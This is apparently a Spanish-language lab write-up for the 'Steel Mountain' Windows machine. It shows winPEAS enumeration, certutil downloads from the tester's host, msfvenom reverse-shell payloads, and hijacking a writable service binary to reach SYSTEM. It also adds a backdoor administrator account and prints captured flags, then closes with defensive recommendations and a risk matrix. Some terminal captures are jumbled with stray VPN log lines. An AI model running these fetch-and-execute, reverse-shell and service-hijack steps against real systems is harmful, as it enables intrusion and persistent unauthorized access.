
```

C:\Users\bill\Desktop>whoami /priv IFACE=eth0 HWADDR=00:0c:29:bb:98:5d
whoami /priv opened
e_mtu set: mtu 1500 for tun0
PRIVILEGES INFORMATION
_c_v4_dad: 10.13.72.228/17 dev tun0
_c_v4_add: 10.10.0.0/16 via 10.13.0.1 dev [NULL] table 0 metric 1000
Privilege Name 0.0/16 via 10.13.0.1 Description NULL table 0 metric 1000 State
_____
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
options: explicit-exit-notify 3
C:\Users\bill\Desktop>

C:\Users\bill\Desktop>whoami /all 147.96.119.4, sid=ice017e7 fa8e5374
whoami /all CN=ChangeMe
CN=DC
USER INFORMATION Extended key usage
_____
TLS Web Server Authentication, expects TLS Web Server Authentication
XU OK
User Name , CN=serv SID
_____
steelmountain\bill S-1-5-21-3029548963-3893655183-1231094572-1001
re_session: dest:TM_ACTIVE src:TM_INITIAL reinit_src:1
multi_process: initial untrusted session promoted to trusted
GROUP INFORMATION
messages: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route 10.1.0.0 255.255.0.0,route-metric 1000,route-restart 120,ifconfig 10.13.72.228 255.255.128.0,peer-id 5,cipher AES-256-CBC'
IMPORT: --ifconfig/up options modified
Group Name type options modified Type SID Attributes
IMPORT: route-related options modified
_____
Everyone dev eth0 Well-known group S-1-1-0 198456 Mandatory group, Enabled by default, Enabled group opened
BUILTIN\Users 1500 for tun0 Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group tun0 up
NT AUTHORITY\INTERACTIVE dev tun0 Well-known group S-1-5-4 Mandatory group, Enabled by default, Enabled group 10.10.0.0/16 via 10.13.0.1 dev [NULL] table 0 metric 1000
CONSOLE LOGON 0.0.0/16 via 10.13.0.1 dev [NULL] table 0 metric 1000 Mandatory group, Enabled by default, Enabled group sequence Completed
NT AUTHORITY\Authenticated Users 'SHA5 Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization 3 Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group

```

Descargamos winPEAS es el que se usa para sistemas operativos Windows



Entramos a la herramienta LOLBAS

The screenshot shows the LOLBAS GitHub repository page. At the top, there's a navigation bar with links to 'Releases · peass-ng/PEAS' and 'LOLBAS'. Below the navigation is a search bar with the URL 'https://lolbas-project.github.io/#'. Underneath the search bar, there are links to 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The main content area features the LOLBAS logo and the title 'Living Off The Land Binaries, Scripts and Libraries'. It includes a note about contributing and provides links to the API page and ATT&CK Navigator. A search bar at the bottom allows users to search for binaries by name, function, or type. Below the search bar is a table listing three binaries: 'AddinUtil.exe', 'AppInstaller.exe', and 'Aspnet_Compiler.exe'. Each entry includes its 'Functions' (e.g., 'Execute', 'Download (INetCache)', 'AWL bypass'), 'Type' (Binaries), and associated ATT&CK® Techniques (T1218, T1105, T1127).

Binary	Functions	Type	ATT&CK® Techniques
AddinUtil.exe	Execute	Binaries	T1218: System Binary Proxy Execution
AppInstaller.exe	Download (INetCache)	Binaries	T1105: Ingress Tool Transfer
Aspnet_Compiler.exe	AWL bypass	Binaries	T1127: Trusted Developer Utilities Proxy Execution

Procedemos a descargar el recurso Certutil

The screenshot shows the Certutil.exe GitHub page. At the top, there's a navigation bar with links to 'Releases · peass-ng/PEAS' and 'Certutil.exe'. Below the navigation is a search bar with the URL 'https://certutil-exe.com/'. Underneath the search bar, there are links to 'Download', 'Alternate data streams', 'Encode', and 'Decode'. The main content area includes a note that it's a Windows binary used for handling certificates. It lists 'Paths' as C:\Windows\System32\certutil.exe and C:\Windows\SysWOW64\certutil.exe. The 'Resources' section contains several Twitter links. The 'Acknowledgements' section lists Matt Graeber (@mattifestation), Moriarty (@Moriarty_Meng), egre55 (@egre55), and Lior Adar. The 'Detections' section lists various tools and services that detect Certutil.exe, including Sigma, Elastic, Splunk, and IOC signatures.

Paths:
C:\Windows\System32\certutil.exe
C:\Windows\SysWOW64\certutil.exe

Resources:

- https://twitter.com/Moriarty_Meng/status/984380793383370752
- <https://twitter.com/mattifestation/status/620107926288515072>
- <https://twitter.com/egre55/status/1087685529016193025>

Acknowledgements:

- Matt Graeber (@mattifestation)
- Moriarty (@Moriarty_Meng)
- egre55 (@egre55)
- Lior Adar

Detections:

- Sigma: [proc_creation_win_certutil_download.yml](#)
- Sigma: [proc_creation_win_certutil_encode.yml](#)
- Sigma: [proc_creation_win_certutil_decode.yml](#)
- Elastic: [defense_evasion_suspicious_certutil_commands.toml](#)
- Elastic: [command_and_control_certutil_network_connection.toml](#)
- Splunk: [certutil_download_with_urlcache_and_split_arguments.yml](#)
- Splunk: [certutil_download_with_verifyctl_and_split_arguments.yml](#)
- Splunk: [certutil_with_decode_argument.yml](#)
- IOC: Certutil.exe creating new files on disk
- IOC: Useragent Microsoft-CryptoAPI/10.0
- IOC: Useragent CertUtil URL Agent

Download

Copiamos los winPEAS que están en la carpeta de Downloads a la

N.- MQ-HM-STEEL MOUNTAIN

carpeta steelMountain

```
—(root㉿kali)-[~]
└# mv /home/kali/Downloads/winPEAS*
  /home/hmstudent/steelMountain/10.10.45.19/exploit/
```

```
└── (root㉿kali)-[~]
    └── # cd /home/hmstudent/steelMountain/10.10.45.19/exploit/
```

```
└──(root㉿kali)-  
[~/home/hmstudent/steelMountain/10.10.45.19/exploit]  
└─# ls  
jueves1.py jueves.py nc.exe winPEAS.bat winPEASx64.exe
```

Como estamos conectados por medio de un http.server al puerto 80 descargamos en la maquina Steel el winPEAS.exe

```
C:\Users\bill\Desktop>certutil.exe -urlcache -split -f http://10.13.72.228/winPEASx64.exe wp.exe
certutil.exe -urlcache -split -f http://10.13.72.228/winPEASx64.exe wp.exe
****/ Online in ****/10.10.45.19/exploit
    000000 ...  
e 962a00 S.bat  winPEASx64.exe
CertUtil: -URLCache command completed successfully.
ident/stealMountain/10.10.45.19/exploit
C:\Users\bill\Desktop>
```

Como renombramos el winPEAS.exe a wp.exe ejecutamos el .exe y procedemos a realizar la enumeración

Copiamos la siguiente información que nos servirá para la escalada de privilegios

```
AdvancedSystemCareService9  
C:\Program Files (x86)\IObit\Advanced  
SystemCare\ASCService.exe  
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.W  
SH;.MSC
```

Nos movemos al directorio IObit y verificamos que permisos tiene


```
[HTTP/1.1 200 -]  
C:\Program Files (x86)>cd iobit  
cd iobit  
1" 304 -  
C:\Program Files (x86)\IObit>icacls .  
icacls .  
. STEELMOUNTAIN\bill:(OI)(CI)(RX,W)  
NT SERVICE\TrustedInstaller:(I)(F)  
NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)  
NT AUTHORITY\SYSTEM:(I)(F)  
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)  
BUILTIN\Administrators:(I)(F)  
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)  
BUILTIN\Users:(I)(RX)  
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)  
CREATOR OWNER:(I)(OI)(CI)(IO)(F)  
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)  
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)  
  
Successfully processed 1 files; Failed processing 0 files  
ploit  
C:\Program Files (x86)\IObit>
```

Podemos comprobar que STEELMOUNTAIN tiene permisos de escritura y lectura.

Confirmamos que el usuario Bill tiene permisos para escribir en el directorio

```
C:\Program Files (x86)\IObit>echo "prueba" > prueba.exe  
echo "prueba" > prueba.exe  
1" 304 -  
C:\Program Files (x86)\IObit>dir  
dir  
1 Volume in drive C has no label.  
Volume Serial Number is 2E4A-906A  
  
Directory of C:\Program Files (x86)\IObit  
untain/10.10.45.19/exploit/  
11/12/2024 08:59 PM <DIR> .  
11/12/2024 08:59 PM <DIR> ..  
11/12/2024 07:20 PM <DIR> Advanced SystemCare  
09/26/2019 09:35 PM <DIR> IObit Uninstaller  
09/26/2019 07:18 AM <DIR> LiveUpdate  
11/12/2024 08:59 PM 11 prueba.exe  
1 File(s) 11 bytes  
5 Dir(s) 44,123,836,416 bytes free  
xploit  
C:\Program Files (x86)\IObit>
```

Procedemos a crear una Reverse Shell



```
jueves1.py 10.10.200.230 8080
Directory of C:\Program Files (x86)\IObit
[root@kali]-[~/home/hmstudent/steelMountain/10.10.45.19/exploit]
# msfvenom -p windows/x64/shell/reverse_tcp LHOST=10.13.72.228 LPORT=9001 -f exe -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payloadDIR...
[-] No arch selected, selecting arch: x64 from the payload 11/12/2024 07:20 PM <DIR> Adv...
No encoder specified, outputting raw payload n/10.10.45.19 09/26/2019 09:35 PM <DIR> Iob...
Payload size: 510 bytes 09/26/2019 07:18 AM <DIR> Liv...
Final size of exe file: 7168 bytes 11/12/2024 08:59 PM 11 pru...
Saved as: Advanced.exe
[root@kali]-[~/home/hmstudent/steelMountain/10.10.45.19]
#
```

Pasamos a la maquina Steel el archivo Advanced

```
C:\Program Files (x86)\IObit>certutil.exe -urlcache -split -f http://10.13.72.228/Advanced.exe Advanced.exe
certutil.exe -urlcache -split -f http://10.13.72.228/Advanced.exe Advanced.exe
**** Online ****
0000 ...
1c00
CertUtil: -URLCache command completed successfully.

C:\Program Files (x86)\IObit>
```

Comprobamos que al reiniciar el servicio AdvancedSystemCareService9 Logramos obtener una reverse shell

```
C:\Program Files (x86)\IObit>net stop AdvancedSystemCareService9 && net start AdvancedSystemCareService9
net stop AdvancedSystemCareService9 && net start AdvancedSystemCareService9
.
The Advanced SystemCare Service 9 service was stopped successfully.

The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.
```

```

└─(root㉿kali)-[~/home/hmstudent/steelMountain/10.10.45.19/exploit] advanced System
# nc -lvp 9001 ~/home/hmstudent/steelMountain/10.10.45.19
listening on [any] 9001 ...
10.10.250.250: inverse host lookup failed: Unknown host
connect to [10.13.72.228] from (UNKNOWN) [10.10.250.250] 49398
└─(root㉿kali)-[~/home/hmstudent/steelMountain/10.10.45.19/exploit]
# 

```

Pero en lapso de unos minutos se desconecta

Como no nos funciona procedemos a crear nuevamente un Payload sin etapa, procedemos a eliminar el primer archivo Advanced

```

└─(root㉿kali)-[~/home/hmstudent/steelMountain/10.10.45.19/exploit]
# rm Advanced.exe
└─(root㉿kali)-[~/home/hmstudent/steelMountain/10.10.45.19/exploit]
# ls
jueves1.py jueves.py nc.exe winPEAS.bat winPEASx64.exe

```

Luego copiamos el nuevo script

```

└─(root㉿kali)-[~/home/hmstudent/steelMountain/10.10.45.19/exploit]
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.13.72.228 LPORT=9001 -f exe -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: Advanced.exe
└─(root㉿kali)-[~/home/hmstudent/steelMountain/10.10.45.19/exploit]
# ls
jueves1.py jueves.py nc.exe winPEAS.bat winPEASx64.exe

```

Copiamos nuevamente el archivo Advanced a la maquina Steel
certutil.exe -urlcache -split -f <http://10.13.72.228/Advanced.exe>
[Advanced.exe](#)

```

C:\Program Files (x86)\IObit>certutil.exe -urlcache -split -f http://10.13.72.228/Advanced.exe Advanced.exe
certutil.exe -urlcache -split -f http://10.13.72.228/Advanced.exe Advanced.exe
**** x Online ****
    0000 ...
    01c00
CertUtil: -URLCache command completed successfully.

C:\Program Files (x86)\IObit>

```

Procedemos a iniciar el servicio AdvancedSystemCareService9 y obtenemos una sesion con el Administrador

```
(root㉿kali)-[~/home/hmstudent/steelMountain/10.10.45.19/exploit]
└─# nc -lvp 9001 < s1.py 10.10.250.250 8080
listening on [any] 9001 ...
10.10.250.250: inverse host lookup failed: Unknown host
connect to [10.13.72.228] from (UNKNOWN) [10.10.250.250] 49416
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
/exploit
C:\Windows\system32>whoami
whoami
nt authority\system
/home/hmstudent/steelMountain/10.10.45.19
/exploit
C:\Windows\system32>
```

Creamos un usuario llamado jueves y le damos privilegios de administrador

```
C:\Windows\system32>net localgroup administrator jueves /add
net localgroup administrator jueves /add
System error 1376 has occurred.
The specified local group does not exist.

C:\Windows\system32>net localgroup administrators jueves /add
net localgroup administrators jueves /add
The command completed successfully.

/exploit
C:\Windows\system32>
```

```
C:\Windows\system32>net user jueves clave1234 ..
net user jueves clave1234 .. 10.10.45.19
The command completed successfully.
```

Nos movemos de directorio al administrador y encontramos la segunda bandera **root.txt**

```

C:\Users>cd administrator
cd administrator
python jueves1.py 10.10.250.250 8080

C:\Users\Administrator>cd desktop
cd desktop
python jueves1.py 10.10.250.250 8080

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2E4A-906A
Directory of C:\Users\Administrator\Desktop
10/12/2020  11:05 AM    <DIR>
10/12/2020  11:05 AM    <DIR>..
10/12/2020  11:05 AM           1,528 activation.ps1
09/27/2019  04:41 AM           32 root.txt
                           2 File(s)   1,560 bytes
                           2 Dir(s)  44,123,791,360 bytes free
C:\Users\Administrator\Desktop>

```

9af5f314f57607c00fd09803a587db80

5. Banderas

Bandera1	b04763b6fcf51fcd7c13abc7db4fd365
Bandera2	9af5f314f57607c00fd09803a587db80

6. Herramientas usadas

Nmap	...
rpcclient	...
crackmapex	
ec	
searchsploit	
mfconsole	
winPEAS	
LolBas	
msfvenom	
Reverse shell	

7. Conclusiones y Recomendaciones

N.- MQ-HM-STEEL MOUNTAIN

Conclusiones del análisis:

1. Vulnerabilidades Críticas Identificadas:
 - El servidor ejecuta una versión vulnerable de Rejetto HFS (HTTP File Server 2.3)
 - El CVE-2014-6287 permitió la ejecución remota de código
 - Existencia de un servicio (AdvancedSystemCareService9) con permisos débiles
 - Posible falta de control en la ejecución de binarios como Certutil.exe
2. Cadena de Ataque:
 - Punto de entrada: Explotación de Rejetto HFS
 - Escalada de privilegios: Aprovechamiento del servicio AdvancedSystemCareService9
 - Uso de herramientas del sistema (LOLBAS) para evadir detecciones
 - Éxito en obtener privilegios de administrador

Recomendaciones:

1. Actualizaciones y Parches:
 - Actualizar o reemplazar Rejetto HFS a una versión actual
 - Mantener Windows Server 2012 con los últimos parches de seguridad
 - Considerar la migración a una versión más reciente de Windows Server
2. Control de Acceso:
 - Implementar una política estricta de control de acceso (AppLocker o similar)
 - Restringir el acceso a herramientas del sistema como Certutil.exe
 - Aplicar el principio de mínimo privilegio
3. Seguridad en Profundidad:
 - Implementar EDR (Endpoint Detection and Response)
 - Configurar reglas de firewall para limitar conexiones
 - Establecer políticas de contraseñas robustas
 - Realizar escaneos regulares de vulnerabilidades
4. Documentación y Procedimientos:
 - Mantener un inventario actualizado de software y servicios
 - Establecer procedimientos de respuesta a incidentes
 - Documentar cambios en la configuración del sistema
5. Configuración de Red:
 - Segmentar la red adecuadamente
 - Implementar IDS/IPS
 - Configurar reglas de firewall restrictivas

8. Matriz de Riesgo

Riesgo	Descripción	Impacto	Probabilidad	Nivel de Riesgo
R1	Vulnerabilidad Rejetto HFS	Alto	Alta	Crítico
R1	Servicio AdvancedSystemCare Mal Configurado	Alto	Alta	Crítico
R2	LOLBAS - Certutil.exe sin restricciones	Medio	Alta	Alto
R2	Windows Server 2012 Desactualizado	Alto	Media	Alto
R3	Falta de Monitoreo	Medio	Media	Medio
R3	Ausencia de EDR	Medio	Media	Medio
R4	Configuración Débil de Servicios	Bajo	Alta	Bajo